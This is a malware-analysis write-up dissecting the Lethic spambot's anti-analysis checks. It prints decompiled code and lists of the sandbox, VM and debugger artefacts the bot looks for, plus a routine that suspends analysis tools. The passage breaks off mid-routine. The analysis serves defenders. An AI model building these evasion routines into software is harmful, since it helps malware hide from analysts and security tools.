Let's Learn: Lethic Spambot & Survey of Anti-Analysis Techniques

vkremez.com/2017/11/lets-learn-lethic-spambot-survey-of.html


Goal: Reverse the latest Lethic spambot, shared by Brad from Malware Traffic Analysis with the focus on its plethora of various anti-analysis and anti-virtual machine checks.

Source:

Lethic original spambot (e324c63717a4c2011fde7d1af0d8dbe8ddb0897fe4e7f80f3147a7498e2166fe)

Background

While analyzing the Lethic spambot (thanks to @malware_traffic), unpacked and reviewed some of the bot internals. By and large, the spambot leverages process injection into explorer.exe through usual WriteProcessMemory and CreateRemoteThread. This Lethic hardcoded call back IP is 93[.]190[.]139[.]16. Another unique feature of this Trojan is persistency in C:\RECYCLER* as “backwindow32.exe” and usual registry RUN keys.



Malware checks:


I. Wine check
II. Anti-analysis process check
III. Anti-analysis DLL check
IV. UserName check
V. Path string check
VI. Virtual Machine (VM) process check
VII. VM registry and VM CreateFile check
VIII. Anti-sleep bypass check
IX. Anti-debugger check

I. Wine check

The Lethic spambot checks for the presence of Wine on the victim machine as follows checking the ntdll and kernel32 DLL's for the following functions via GetProcAddress API:

- wine_get_version
- wine_get_unix_file_name

A. wine_get_version




The pseudo-coded C++ function is as follows:

```
signed int anti_wine_get_version()
{
  HMODULE hModule;
  signed int v2;

  v2 = 0;
  hModule = GetModuleHandleA("ntdll.dll");
```

```
  if ( hModule && GetProcAddress(hModule, "wine_get_version") )
    v2 = 1;
  return v2;
}
```

B. wine_get_unix_file_name



```
.text:004032A0
.text:004032A0                  push    ebp
.text:004032A1                  mov     ebp, esp
.text:004032A3                  sub     esp, 8
.text:004032A6                  mov     [ebp+var_4], 0
.text:004032AD                  push    offset aKernel32_dll_0 ; "kernel32.dll"
.text:004032B2                  call    ds:GetModuleHandleA
.text:004032B8                  mov     [ebp+hModule], eax
.text:004032BB                  cmp     [ebp+hModule], 0
.text:004032BF                  jz      short loc_4032DB
.text:004032C1                  push    offset aWine_get_unix_ ; "wine_get_unix_file_name"
.text:004032C6                  mov     eax, [ebp+hModule]
.text:004032C9                  push    eax             ; hModule
.text:004032CA                  call    ds:GetProcAddress
.text:004032D0                  test    eax, eax
.text:004032D2                  jz      short loc_4032DB
.text:004032D4                  mov     [ebp+var_4], 1
```

The pseudo-coded C++ function is as follows:

```
 signed int wine_get_unix_file_name()
{
  HMODULE hModule;
  signed int v2;

  v2 = 0;
  hModule = GetModuleHandleA("kernel32.dll");
  if ( hModule && GetProcAddress(hModule, "wine_get_unix_file_name") )
    v2 = 1;
  return v2;
}
```

II. Anti-analysis process check

```
112  j_memset(&v39, 0, 246);
113  v40 = 'corp';                                 // proc_watch.exe
114  v41 = 'taw_';
115  v42 = 'e.hc';
116  v43 = 'ex';
117  v44 = 0;
118  j_memset(&v45, 0, 245);
119  v46 = 'mipa';                                 // apimonitor.exe
120  v47 = 'tino';
121  v48 = 'e.ro';
122  v49 = 'ex';
123  v50 = 0;
124  j_memset(&v51, 0, 245);
125  v52 = 'vpct';                                 // tcpview.exe
126  v53 = '.wei';
127  v54 = 'exe';
128  j_memset(&v55, 0, 248);
129  v56 = 'otep';                                 // petools.exe
130  v57 = '.slo';
131  v58 = 'exe';
132  j_memset(&v59, 0, 248);
133  v60 = 'otmv';
134  v61 = 'dslo';
135  v62 = 'exe.';                                 // vmtoolsd.exe
136  v63 = 0;
137  j_memset(&v64, 0, 247);
138  v65 = 'otua';
139  v66 = 'snur';                                 // autoruns.exe
140  v67 = 'exe.';
141  v68 = 0;
142  result = (HANDLE)j_memset(&v69, 0, 247);
143  for ( i = 0; i < 0xE; ++i )
144  {
145    v1 = process_compare_check((_BYTE *)&v2 + 260 * i);
146    result = thread_check_suspend(v1);
147  }
148  return result;
149}
```

The Trojan checks for the following processes and suspends threads if they exist on the host:

regmon.exe

filemon.exe

procdump.exe

procexp.exe

wireshark.exe

prcview.exe

sysinspector.exe

sniff_hit.exe

proc_watch.exe

apimonitor.exe

tcpview.exe

petools.exe

vmtoolsd.exe

autoruns.exe

The suspend thread function is as follows:

```
HANDLE __cdecl suspend_thread_function (int a1)
{
  HANDLE result;
  HANDLE hThread;
  THREADENTRY32 te;
  HANDLE hSnapshot;

  te.dwSize = 0;
  te.cntUsage = 0;
  te.th32ThreadID = 0;
  te.th32OwnerProcessID = 0;
  te.tpBasePri = 0;
  te.tpDeltaPri = 0;
  te.dwFlags = 0;
  result = CreateToolhelp32Snapshot(4u, 0);
  hSnapshot = result;
  if ( result != (HANDLE)-1 )
  {
    te.dwSize = 28;
    if ( Thread32First(hSnapshot, &te) )
    {
```

```
    do
    {
      if ( te.th32OwnerProcessID == a1 )
      {
        hThread = OpenThread(2u, 0, te.th32ThreadID);
        SuspendThread(hThread);
        CloseHandle(hThread);
      }
    }
    while ( Thread32Next(hSnapshot, &te) );
  }
  result = (HANDLE)CloseHandle(hSnapshot);
 }
 return result;
}
```

III. Anti-analysis DLL check

The malware checks for the presence of loaded DLL's.

```
35  v1 = 0;
36  strcpy(ModuleName, "api_log.dll");
37  j_memset(&v4, 0, 248);
38  v5 = '_gol';                                  // log_api32.dll
39  v6 = '3ipa';
40  v7 = 'ld.2';
41  v8 = 'l';
42  j_memset(&v9, 0, 246);
43  v10 = '_rid';                                 // dir_watch.dll
44  v11 = 'ctaw';
45  v12 = 'ld.h';
46  v13 = 'l';
47  j_memset(&v14, 0, 246);
48  v15 = 'otsp';                                 // pstorec.dll
49  v16 = '.cer';
50  v17 = 'lld';
51  j_memset(&v18, 0, 248);
52  v19 = 'hcmv';                                 // vmcheck.dll
53  v20 = '.kce';
54  v21 = 'lld';
55  j_memset(&v22, 0, 248);
56  v23 = 'sepw';                                 // wpespy.dll
57  v24 = 'd.yp';
58  v25 = 'll';
59  v26 = 0;
60  j_memset(&v27, 0, 249);
61  v28 = 'hxns';                                 // snxhk.dll
62  v29 = 'ld.k';
63  v30 = 'l';
64  j_memset(&v31, 0, 250);
65  for ( i = 0; i < 7; ++i )
66  {
67    if ( GetModuleHandleA(&ModuleName[260 * i]) )
68      v1 = 1;
69  }
70  return v1;
71}
```

The list of all checked DLL is as follows:
api_log.dll

log_api32.dll

dir_watch.dll

pstorec.dll

vmcheck.dll

wpespy.dll

snxhk.dll

IV. UserName check

The malware checks for specific host usernames via retrieving them with GetUserName API and converting them to upper case.

```
27  v20 = 0;
28  v3 = 'TLAM';                                // MALTEST
29  v4 = 'TSE';
30  j_memset(&v5, 0, 252);
31  v6 = 'UQET';                                // TEQUILABOOMBOOM
32  v7 = 'BALI';
33  v8 = 'BMOO';
34  v9 = 'MOO';
35  j_memset(&v10, 0, 244);
36  v11 = 'DNAS';                               // SANDBOX
37  v12 = 'XOB';
38  j_memset(&v13, 0, 252);
39  v14 = 'URIV';                               // VIRUS
40  v15 = 'S';
41  j_memset(&v16, 0, 254);
42  v17 = 'WLAM';                               // MALWARE
43  v18 = 'ERA';
44  j_memset(&v19, 0, 252);
45  pcbBuffer = 260;
46  i = 0;
47  if ( GetUserNameA(Buffer, &pcbBuffer) )
48  {
49    for ( i = 0; ; ++i )
50    {
51      v0 = sub_401140(Buffer);
52      if ( i >= v0 )
53        break;
54      v1 = toupper(Buffer[i]);
55      Buffer[i] = v1;
56    }
57    for ( i = 0; i < 5; ++i )
58    {
59      if ( sub_4010B0(Buffer, (_BYTE *)&v3 + 260 * i) )
60        v20 = 1;
61    }
62  }
63  return v20;
64}
```

The list of the checked usernames is as follows:

MALTEST

TEQUILABOOMBOOM

SANDBOX

VIRUS

MALWARE

V. Path string check

The malware checks for specific path strings aliases via retrieving them with GetModuleFileName API and converting them to upper case.

```
23  v3 = 0;
24  v5 = 'PMAS';                                // SAMPLE
25  v6 = 'EL';
26  v7 = 0;
27  j_memset(&v8, 0, 253);                      // MALWARE
28  v9 = 'WLAM';
29  v10 = 'ERA';
30  j_memset(&v11, 0, 252);                     // SANDBOX
31  v12 = 'DNAS';
32  v13 = 'XOB';
33  j_memset(&v14, 0, 252);                     // VIRUS
34  v15 = 'URIV';
35  v16 = 'S';
36  j_memset(&v17, 0, 254);
37  nSize = 260;
38  i = 0;
39  if ( GetModuleFileNameA(0, Filename, 0x104u) )
40  {
41    for ( i = 0; ; ++i )
42    {
43      v0 = sub_401140(Filename);
44      if ( i >= v0 )
45        break;
46      v1 = toupper(Filename[i]);
47      Filename[i] = v1;
48    }
49    for ( i = 0; i < 4; ++i )
50    {
51      if ( sub_4010B0(Filename, (_BYTE *)&v5 + 260 * i) )
52        v3 = 1;
53    }
54  }
55  return v3;
56}
```

The list of the checked path strings is as follows:
SAMPLE

MALWARE

SANDBOX

VIRUS
The malware also checks if it is named “sample.”

```
.text:00403CE0                push    ebp
.text:00403CE1                mov     ebp, esp
.text:00403CE3                sub     esp, 10Ch
.text:00403CE9                mov     [ebp+var_10C], 0
.text:00403CF3                push    104h            ; nSize
.text:00403CF8                lea     eax, [ebp+Filename]
.text:00403CFE                push    eax             ; lpFilename
.text:00403CFF                push    0               ; hModule
.text:00403D01                call    ds:GetModuleFileNameA
.text:00403D07                push    offset aSample  ; "sample"
.text:00403D0C                lea     ecx, [ebp+Filename]
.text:00403D12                push    ecx
.text:00403D13                call    sub_4010B0
.text:00403D18                add     esp, 8
.text:00403D1B                test    eax, eax
.text:00403D1D                jz      short loc_403D29
.text:00403D1F                mov     [ebp+var_10C], 1
.text:00403D29
.text:00403D29 loc_403D29:                            ; CODE XREF: sub_403CE0+3D↑j
.text:00403D29                mov     eax, [ebp+var_10C]
.text:00403D2F                mov     esp, ebp
.text:00403D31                pop     ebp
.text:00403D32                retn
```

VI. Virtual Machine (VM) process check

Lethic checks for the presence of the VM-related processes.

```
15  v1 = 0;
16  v2 = 'sumv';                                    // vmusrvc.exe
17  v3 = '.cvr';
18  v4 = 'exe';
19  j_memset(&v5, 0, 248);
20  v6 = 'rsmv';                                    // vmsrcv.exe
21  v7 = 'e.cv';
22  v8 = 'ex';
23  v9 = 0;
24  j_memset(&v10, 0, 249);
25  for ( i = 0; i < 2; ++i )
26  {
27    if ( process_compare_check((_BYTE *)&v2 + 260 * i) )
28      v1 = 1;
29  }
30  return v1;
31}
```

The full list of all checked processes is as follows:
vmusrvc.exe

vmsrvc.exe

xsvc_depriv.exe

xenservice.exe

VII. VM registry keys check

The malware checks for the registry artefacts associated with VM.

```
10  phkResult = 0;
11  v1 = 0;
12  Data = 0;
13  j_memset(&v6, 0, 1023);
14  cbData = 1024;
15  if ( !RegOpenKeyExA(
16          HKEY_LOCAL_MACHINE,
17          "HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0",
18          0,
19          0x20019u,
20          &phkResult) )
21  {
22    if ( !RegQueryValueExA(phkResult, "Identifier", 0, 0, &Data, &cbData) )
23    {
24      for ( i = 0; i <= sub_401140((char *)&Data); ++i )
25        *(&Data + i) = toupper((char)*(&Data + i));
26      if ( sub_401080(&Data, "QEMU") )
27        v1 = 1;
28    }
29    RegCloseKey(phkResult);
30  }
31  return v1;
32}
```

The following registry locations and values are checked:
A. HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier

- VMWARE
- QEMU

B. HKLM\HARDWARE\Description\System\SystemBiosVersion

- VBOX
- QEMU

C. HKLM\HARDWARE\Description\System\VideoBiosVersion


- VIRTUALBOX
- BOCHS

D. HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions

```
signed int sub_4050F0()
{
  signed int v1; // [sp+0h] [bp-8h]@1
  HKEY phkResult; // [sp+4h] [bp-4h]@1

  phkResult = 0;
  v1 = 0;
  if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Oracle\\VirtualBox Guest Additions", 0, 1u, &phkResult)
    && phkResult )
  {
    v1 = 1;
    RegCloseKey(phkResult);
  }
  return v1;
}
```

E. The malware tries to create a file “\\\\.\\VBoxGuest” and checks if it exists.




The C++ pseudocode is as follows:

```
signed int vm_createfile_check()
{
  signed int v1;
  HANDLE hObject;

  v1 = 0;
  hObject = CreateFileW(L"\\\\.\\VBoxGuest", 1u, 1u, 0, 4u, 0, 0);
  if ( hObject != (HANDLE)-1 )
  {
    CloseHandle(hObject);
    v1 = 1;
  }
  return v1;
}
```

VIII. Anti-sleep bypass check

The malware implements Sleep API patch/hook check preventing the analyst from patching/hooking Sleep to a return.



The routine is as follows:

signed int anti_sleep_hook_check()

{

DWORD v0;

signed int v2;

v2 = 1;

